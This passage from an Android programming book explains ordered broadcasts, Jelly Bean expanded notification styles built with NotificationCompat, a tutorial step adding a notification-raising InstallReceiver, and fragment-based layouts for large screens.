You might use an ordered broadcast for plugins to your app. Several plugins might handle the broadcast, and which plugin handles which subset of your broadcasts is determined in large part by which plugins the user elected to install. So, you send an ordered broadcast and allow the plugins to use priorities to establish the "pecking order" and handle their particular broadcasts (aborting those they handle, letting the rest pass).

The SMS subsystem in Android uses ordered broadcasts, to allow replacement SMS clients to handle messages, replacing the built-in client. We will examine this in greater detail later in this book.

## Big (and Rich) Notifications

Android 4.1 (a.k.a., Jelly Bean) introduced new `Notification` styles that automatically expand into a "big" area when they are the top `Notification` in the drawer. These expanded `Notifications` can display more text (or a larger thumbnail of an image), plus add some action buttons to allow the user to directly perform more actions straight from the `Notification` itself.

And while these new `Notification` styles are only available on API Level 16 and higher, a familiar face has created a compatibility layer so our code can request the larger styles and still work on older devices.

### The Styles

There are three main styles supplied for expanded `Notifications`. There is the `BigText` style:





*Figure 187: BigText Notification, from NotificationCompat2 Sample App, on a Nexus S*

We also have the `Inbox` style, which is the same basic concept but designed, for several discrete lines of text:





*Figure 188: Inbox Notification, from NotificationCompat2 Sample App, on a Nexus S*

And, we have the `BigPicture` style, ideal for a photo, album cover, or the like:





*Figure 189: BigPicture Notification, from NotificationCompat2 Sample App, on a Nexus S*

(as noted in the screenshot, the photo is courtesy of Romain Guy, an engineer on the core Android team and photography buff)

## The Builders

`Notification.Builder`, from the Android SDK, has been enhanced to support these new styles. Specifically:

- There is an `addAction()` method on the `Builder` class to define the action buttons, in terms of icon, caption, and `PendingIntent` that should be executed when the button is clicked
- There are style-specific builders, such as `Notification.InboxStyle`, that take a `Notification.Builder` and define the alternative expanded definition to be used when the `Notification` is at the top

The v10 version of the Android Support package has a version of `NotificationCompat` that supports these new APIs. Note, though, that older

versions of the package do not. You will either need to use a v10 or higher version of the package or use Jake Wharton's `NotificationCompat2`, which contains the missing functionality.

## The Sample

To see the new Jelly Bean capabilities in action, take a peek at the `Notifications/BigNotify` sample application. This application consists of a single activity (`MainActivity`) that will raise a `Notification` and `finish()`, using `@style/Theme.NoDisplay` to suppress the activity's own UI. Hence, the result of running the app is to display the `Notification` and do nothing else. While silly, it minimizes the amount of ancillary code involved in the project.

In the `libs/` directory, we have a copy of the v10 version of the Android Support package's `android-support-v4.jar`.

The process of displaying an expanded `Notification` is to first create the basic `Notification`, containing what you want to display for any non-expanded circumstance:

- Older devices that cannot display expanded `Notifications`, or
- Newer devices where the `Notification` is not the top-most entry in the notification drawer, and therefore appears in the classic non-expanded form

Hence, in `onCreate()`, after getting our hands on a `NotificationManager`, we use `NotificationCompat.Builder` to create a regular `Notification`, wrapped in a private `buildNormal()` method:

```
private NotificationCompat.Builder buildNormal(CharSequence title) {
  NotificationCompat.Builder b=new NotificationCompat.Builder(this);

  b.setAutoCancel(true)
   .setDefaults(Notification.DEFAULT_ALL)
   .setWhen(System.currentTimeMillis())
   .setContentTitle(getString(R.string.download_complete))
   .setContentText(getString(R.string.fun))
   .setContentIntent(buildPendingIntent(Settings.ACTION_SECURITY_SETTINGS))
   .setSmallIcon(android.R.drawable.stat_sys_download_done)
   .setTicker(getString(R.string.download_complete))
   .setPriority(Notification.PRIORITY_HIGH)
   .addAction(android.R.drawable.ic_media_play,
              getString(R.string.play),
              buildPendingIntent(Settings.ACTION_SETTINGS));
```

```
  return(b);
}
```

Most of what `buildNormal()` does is the same sort of stuff we saw with `NotificationCompat.Builder` earlier in this chapter. There are two things, though, that are new:

1. We call `setPriority()` to set the priority of the `Notification` to `PRIORITY_HIGH`. This means that this `Notification` *may* be displayed higher in the notification drawer than it might ordinarily appear.
2. We call `addAction()` to add an action button to the `Notification`, to be shown in the expanded form. We are able to supply an icon, caption, and `PendingIntent`, the latter created by a `buildPendingIntent()` method that wraps our desired `Intent` action string (here, `Settings.ACTION_SETTINGS`) in an `Intent`:

```
private PendingIntent buildPendingIntent(String action) {
  Intent i=new Intent(action);

  return(PendingIntent.getActivity(this, 0, i, 0));
}
```

Ordinarily, we might use use this `Builder` directly, to raise the `Notification` we described. And, if we just wanted the action button to appear and nothing else new in the expanded form, we could do just that. But in our case, we also want to change the look of the expanded widget to a new style, `InboxStyle`. To do that, we need to wrap our `Builder` in a `NotificationCompat.InboxStyle` builder:

```
@Override
public void onCreate(Bundle savedInstanceState) {
  super.onCreate(savedInstanceState);

  NotificationManager mgr=
      (NotificationManager)getSystemService(NOTIFICATION_SERVICE);
  NotificationCompat.Builder normal=
      buildNormal(getString(R.string.sample));
  NotificationCompat.InboxStyle big=
      new NotificationCompat.InboxStyle(normal);

  mgr.notify(NOTIFY_ID,
             big.setSummaryText(getString(R.string.summary))
                .addLine(getString(R.string.entry))
                .addLine(getString(R.string.another_entry))
                .addLine(getString(R.string.third_entry))
                .addLine(getString(R.string.yet_another_entry))
                .addLine(getString(R.string.low)).build());
```

```
    finish();
  }
```

Each of these "big" builders has a set of methods that are unique to that type of builder to configure the look beyond what a standard `Notification` might have. Specifically, in this case, we call:

- `setSummaryText()`, to provide "the first line of text after the detail section in the big form of the template", in the words of the JavaDocs, though this does not necessarily mean what you think it does
- `addLine()`, to append several lines of text to appear in the `Notification`

It is the `Notification` created by our `NotificationCompat.InboxStyle` builder that we use with the call to `notify()` on `NotificationManager`.

## The Results

If we run our app, we get this:





*Figure 190: Expanded Notification in Drawer, on a Nexus S*

From top to bottom, we have:

- Our content text
- Our appended lines of text
- Our action button
- Our summary text

Note that this is the appearance when we are in expanded mode, at the top of the notification drawer. If our `Notification` is not at the top, or if it is displayed on a pre-Jelly Bean device, the appearance is the normal style, as defined by our `buildNormal()` method, though on Jelly Bean devices the user can use a two-finger downward swipe gesture to expand the unexpanded `Notification`.

## Disabled Notifications

Because apps have the ability to display larger-than-normal `Notifications`, plus force them towards the top of the list via priority levels, Android has given users the ability to disable `Notifications` on a per-app basis. Users visiting an app's page in Settings will see a "Show notifications" checkbox:





*Figure 191: Show Notifications Checkbox, on a Nexus S*

If the user unchecks the checkbox and agrees on the resulting confirmation dialog, your requests to raise a `Notification` will be largely ignored. An error message will appear in LogCat ("Suppressing notification from package ... by user request"), but no exception will be raised. Further, there does not appear to be an API for you to determine if the notification will actually be displayed.

# Tutorial #18 - Notifying the User

In the last tutorial, we added automatic updating. However, the user will not know that the book was updated in the background, unless they open the book and see an update. It would be nice to let the user know that an update succeeded, if `EmPubLiteActivity` is not in the foreground, and a `Notification` is a likely solution.

This is a continuation of the work we did in the previous tutorial.

You can find the results of the previous tutorial and the results of this tutorial in the book's GitHub repository.

Note that if you are importing the previous code to begin work here, you will also need the copy of ActionBarSherlock in this book's GitHub repository, and to make sure that your imported EmPubLite project references the ActionBarSherlock project as a library.

## Step #1: Adding the InstallReceiver

The reason we used an ordered broadcast (`sendOrderedBroadcast()`) back in Tutorial #16 for broadcasting the install-completed event is to support this tutorial. Here, we are using the ordered broadcast event pattern:

1. Implement a high-priority receiver in the foreground activity, which handles the event and aborts the broadcast
2. Implement a standard-priority receiver that is registered via the manifest, and have it handle the event for cases where the activity is not in the foreground

So, we need another `BroadcastReceiver` — let's create one named `InstallReceiver` for this role. We will also take advantage of the fact that this broadcast is only needed internally within our app, so we will mark this `BroadcastReceiver` as non-exported in the manifest, so no other code will be able to trigger it.

If you wish to make this change using Eclipse's wizards and tools, follow the instructions in the "Eclipse" section below. Otherwise, follow the instructions in the "Outside of Eclipse" section (appears after the "Eclipse" section).

## Eclipse

Right click over the `com.commonsware.empublite` package in the `src/` folder of your project, and choose New > Class from the context menu. Fill in `InstallReceiver` in the "Name" field. Click the "Browse..." button next to the "Superclass" field and find `BroadcastReceiver` to set as the superclass. Then, click "Finish" on the new-class dialog to create the `InstallReceiver` class.

You will also need to add a new receiver node to the list of nodes in the Application sub-tab of `AndroidManifest.xml`, pointing to `InstallReceiver`, following the same approach that we used for other receivers in this application. However, in addition to choosing `InstallReceiver` as the component name, also switch the "Exported" drop-down to `false`.

However, we also must add an `<intent-filter>` to the `<receiver>` element, identifying the broadcast which we wish to monitor. To do that:

- Click on the Receiver element associated with `InstallReceiver` in the list of "Application Nodes"
- Click the "Add..." button next to the list of "Application Nodes" and choose "Intent Filter" from the list
- With the "Intent Filter" highlighted in the "Application Nodes" tree, click "Add..." again, this time choosing "Action" from the list
- In the details area on the right, type in `com.commonsware.empublite.action.UPDATE_READY`, since this is a custom action and therefore will not appear in the Eclipse drop-down list

## Outside of Eclipse

Create an empty `src/com/commonsware/empublite/InstallReceiver.java` source file; we will fill in the source code for it in the next step.

Also, add the following `<receiver>` element as a child of the `<application>` element in `AndroidManifest.xml`:

```
    <receiver
      android:name="InstallReceiver"
      android:exported="false">
      <intent-filter>
        <action android:name="com.commonsware.empublite.action.UPDATE_READY"/>
      </intent-filter>
    </receiver>
```

## Step #2: Completing the InstallReceiver

First, create two new string resources:

- `R.string.update_desc`, with a value of `Click here to open the updated book!`
- `R.string.update_complete`, with a value of `EmPub Lite Updated!`

Then, modify the `InstallReceiver` implementation from the original stub to this:

```
package com.commonsware.empublite;

import android.app.NotificationManager;
import android.app.PendingIntent;
import android.content.BroadcastReceiver;
import android.content.Context;
import android.content.Intent;
import android.support.v4.app.NotificationCompat;

public class InstallReceiver extends BroadcastReceiver {
  private static final int NOTIFY_ID=1337;

  @Override
  public void onReceive(Context ctxt, Intent i) {
    NotificationCompat.Builder builder=
        new NotificationCompat.Builder(ctxt);
    Intent toLaunch=new Intent(ctxt, EmPubLiteActivity.class);
    PendingIntent pi=PendingIntent.getActivity(ctxt, 0, toLaunch, 0);

    builder.setAutoCancel(true).setContentIntent(pi)
           .setContentTitle(ctxt.getString(R.string.update_complete))
           .setContentText(ctxt.getString(R.string.update_desc))
           .setSmallIcon(android.R.drawable.stat_sys_download_done)
           .setTicker(ctxt.getString(R.string.update_complete))
           .setWhen(System.currentTimeMillis());

    NotificationManager mgr=
```

```
((NotificationManager)ctxt.getSystemService(Context.NOTIFICATION_SERVICE));

    mgr.notify(NOTIFY_ID, builder.getNotification());
  }
}
```

Here, we:

- Create a `NotificationCompat.Builder`
- Create an activity `PendingIntent`, pointing at `EmPubLiteActivity`
- Configure the `Notification` via the `Builder`
- Raise the `Notification` once configured

To test this, repeat the test from Step #5 of the previous tutorial. You should see the `Notification` appear once the update has completed. Sliding open the notification drawer and tapping on the notification should bring up the book for reading.

## In Our Next Episode…

… we will move some fragments into a sidebar on large-screen devices, like tablets.

# Large-Screen Strategies and Tactics

So far, we have been generally ignoring screen size. With the vast majority of Android devices being in a fairly narrow range of sizes (3“ to just under 5”), ignoring size while learning is not a bad approach. However, when it comes time to create a production app, you are going to want to strongly consider how you are going to handle other sizes, mostly larger ones (a.k.a., tablets).

## Objective: Maximum Gain, Minimum Pain

What you want is to be able to provide a high-quality user experience without breaking your development budget — time *and* money — in the process.

An app designed around a phone, by default, may look fairly lousy on a tablet. That is because Android is simply going to try to stretch your layouts and such to fill the available space. While that will work, technically, the results may be unpleasant, or at least ineffective. If we have the additional room, it would be nice to allow the user to do something with that room.

At the same time, though, you do not have an infinite amount of time to be dealing with all of this. After all, there are a variety of tablet sizes. While ~7“ and ~10” screens are the most common, there are certainly others that are reasonably popular (e.g., the Galaxy Note is ~5" and from a design standpoint tends to be thought of as a tablet, even though it has telephony capability).

## The Fragment Strategy

Some apps will use the additional space of a large screen directly. For example, a painting app would use that space mostly to provide a larger drawing canvas upon

which the user can attempt to become the next Rembrandt, Picasso, or Pollock. The app might elect to make more tools available directly on the screen as well, versus requiring some sort of pop-up to appear to allow the user to change brush styles, choose a different color, and so forth.

However, this can be a lot of work.

Some apps can make a simplifying assumption: the tablet UI is really a bunch of phone-sized layouts, stitched together. For example, if you take a 10" tablet in landscape, it is about the same size as two or three phones side-by-side. Hence, one could imagine taking the smarts out of a few activities and having them be adjacent to one another on a tablet, versus having to be visible only one at a time as they are on phones.

For example, consider Gmail.

On a phone, you see conversations in a particular label on one screen:





*Figure 192: Gmail, On a Galaxy Nexus, Showing Conversations*

... and the list of labels on another screen:





*Figure 193: Gmail, On a Galaxy Nexus, Showing Labels*

... and the list of messages in some selected conversation in a third screen:





*Figure 194: Gmail, On a Galaxy Nexus, Showing Messages*

Whereas on a 7" tablet, you see the list of labels and the conversations in a selected label at the same time:





*Figure 195: Gmail, On a Galaxy Tab 2, Showing Labels and Conversations*

On that 7" tablet, tapping on a specific conversation brings up the list of messages for that conversation in a new screen. But, on a 10" tablet, tapping on a specific conversation shows it, plus the list of conversations, side-by-side:





*Figure 196: Gmail, On a XOOM, Showing Conversations and Messages*

Yet all of that was done with one app with very little redundant logic, by means of fragments.

The list-of-labels, list-of-conversations, and list-of-messages bits of the UI were implemented as fragments. On a smaller screen (e.g., a phone), each one is displayed by an individual activity. Yet, on a larger screen (e.g., a tablet), more than one fragment is displayed by a single activity. In fact — though it will not be apparent from the static screenshots — on the 10" tablet, the activity showed *all three fragments*, using animated effects to slide the list of labels off-screen and the list of conversations over to the left slot when the user taps on a conversation to show the messages.

The vision, therefore, is to organize your UI into fragments, then choose which fragments to show in which circumstances based on available screen space:





*Figure 197: Tablets vs. Handsets (image courtesy of Android Open Source Project)*

## Changing Layout

One solution is to say that you have the same fragments for all devices and all configurations, but that the sizing and positioning of those fragments varies. This is accomplished by using different layouts for the activity, ones that provide the sizing and positioning rules for the fragments.

So far, most of our fragment examples have been focused on activities with a single fragment, like you might use on smaller screens (e.g., phones). However, activities can most certainly have more than one fragment, though you will need to provide the "slots" into which to plug those fragments.

For example, you could have the following in `res/layout-large-land/main.xml`:

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout
  xmlns:android="http://schemas.android.com/apk/res/android"
  android:orientation="horizontal"
  android:layout_width="fill_parent"
  android:layout_height="fill_parent">
  <FrameLayout
    android:id="@+id/countries"
    android:layout_weight="30"
    android:layout_width="0px"
    android:layout_height="fill_parent"
  />
  <FrameLayout
    android:id="@+id/details"
    android:layout_weight="70"
    android:layout_width="0px"
    android:layout_height="fill_parent"
  />
</LinearLayout>
```

Here we have a horizontal LinearLayout holding a pair of FrameLayout containers. Each of those FrameLayout containers will be a slot to load in a fragment, using code like:

```
getSupportFragmentManager().beginTransaction()
                                   .add(R.id.countries, someFragmentHere)
                                   .commit();
```

In principle, you could have a `res/layout-large/main.xml` that holds both of the same `FrameLayout` containers, but just in a `vertical` `LinearLayout`:

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout
  xmlns:android="http://schemas.android.com/apk/res/android"
  android:orientation="vertical"
  android:layout_width="fill_parent"
  android:layout_height="fill_parent">
  <FrameLayout
    android:id="@+id/countries"
    android:layout_weight="30"
    android:layout_width="0px"
    android:layout_height="fill_parent"
  />
  <FrameLayout
    android:id="@+id/details"
    android:layout_weight="70"
    android:layout_width="0px"
    android:layout_height="fill_parent"
  />
</LinearLayout>
```

As the user rotates the device, the fragments will go in their appropriate slots.

## Changing Fragment Mix

However, for larger changes in screen size, you will probably need to have larger changes in your fragments. The most common pattern is to have fewer fragments on-screen for an activity on a smaller-screen device (e.g., one fragment at a time on a phone) and more fragments on-screen for an activity on a larger-screen device (e.g., two fragments at a time on a tablet).

So, for example, as the counterpart to the `res/layout-large-land/main.xml` shown in the previous section, you might have a `res/layout/main.xml` that looks like this:

```
<?xml version="1.0" encoding="utf-8"?>
<FrameLayout xmlns:android="http://schemas.android.com/apk/res/android"
  android:id="@+id/countries"
```

```
  android:layout_width="fill_parent"
  android:layout_height="fill_parent"
/>
```

This provides a single slot, `R.id.countries`, for a fragment, one that fills the screen. For a larger-screen device, held in landscape, you would use the two-fragment layout; for anything else (e.g., tablet in portrait, or phone in any orientation), you would use the one-fragment layout.

Of course, the content that belongs in the second fragment would have to show up *somewhere*, typically in a separate layout managed by a separate activity.

Sometimes, when you add another fragment for a large screen, you only want it to be there some of the time. For example, a digital book reader (like the one we are building in the tutorials) might normally take up the full screen with the reading fragment, but might display a sidebar fragment based upon an action bar item click or the like. If you would like the BACK button to reverse your `FragmentTransaction` that added the second fragment — so pressing BACK removes that fragment and returns you to the single-fragment setup — you can add `addToBackStack()` as part of your `FragmentTransaction` construction:

```
getSupportFragmentManager().beginTransaction()
                            .addToBackStack(null)
                            .replace(R.id.sidebar, f)
                            .commit();
```

We will see this in the next tutorial.

## The Role of the Activity

So, what is the activity doing?

First, the activity is the one loading the overall layout, the one indicating which fragments should be loaded (e.g., the samples shown above). The activity is responsible for populating those "slots" with the appropriate fragments. It can determine which fragments to create based on which slots exist, so it would only try to create a fragment to go in `R.id.details` if there actually is an `R.id.details` slot to use.

Next, the activity is responsible for handling any events that are triggered by UI work in a fragment (e.g., user clicking on a `ListView` item), whose results should impact other fragments (e.g., displaying details of the clicked-upon `ListView` item). The activity knows which fragments exist at the present time. So, the activity can

either call some method on the second fragment if it exists, or it can call `startActivity()` to pass control to another activity that will be responsible for the second fragment if it does not exist in the current activity.

Finally, the activity is generally responsible for any model data that spans multiple fragments. Whether that model data is held in a "model fragment" (as outlined in the chapter on fragments) or somewhere else is up to you.

# Fragment Example: The List-and-Detail Pattern

This will make a bit more sense as we work through another example, this time focused on a common pattern: a list of something, where clicking on the list brings up details on the item that was clicked upon. On a larger-screen device, in landscape, both pieces are typically displayed at the same time, side-by-side. On smaller-screen devices, and sometimes even on larger-screen devices in portrait, only the list is initially visible — tapping on a list item brings up some other activity to display the details.

## Describing the App

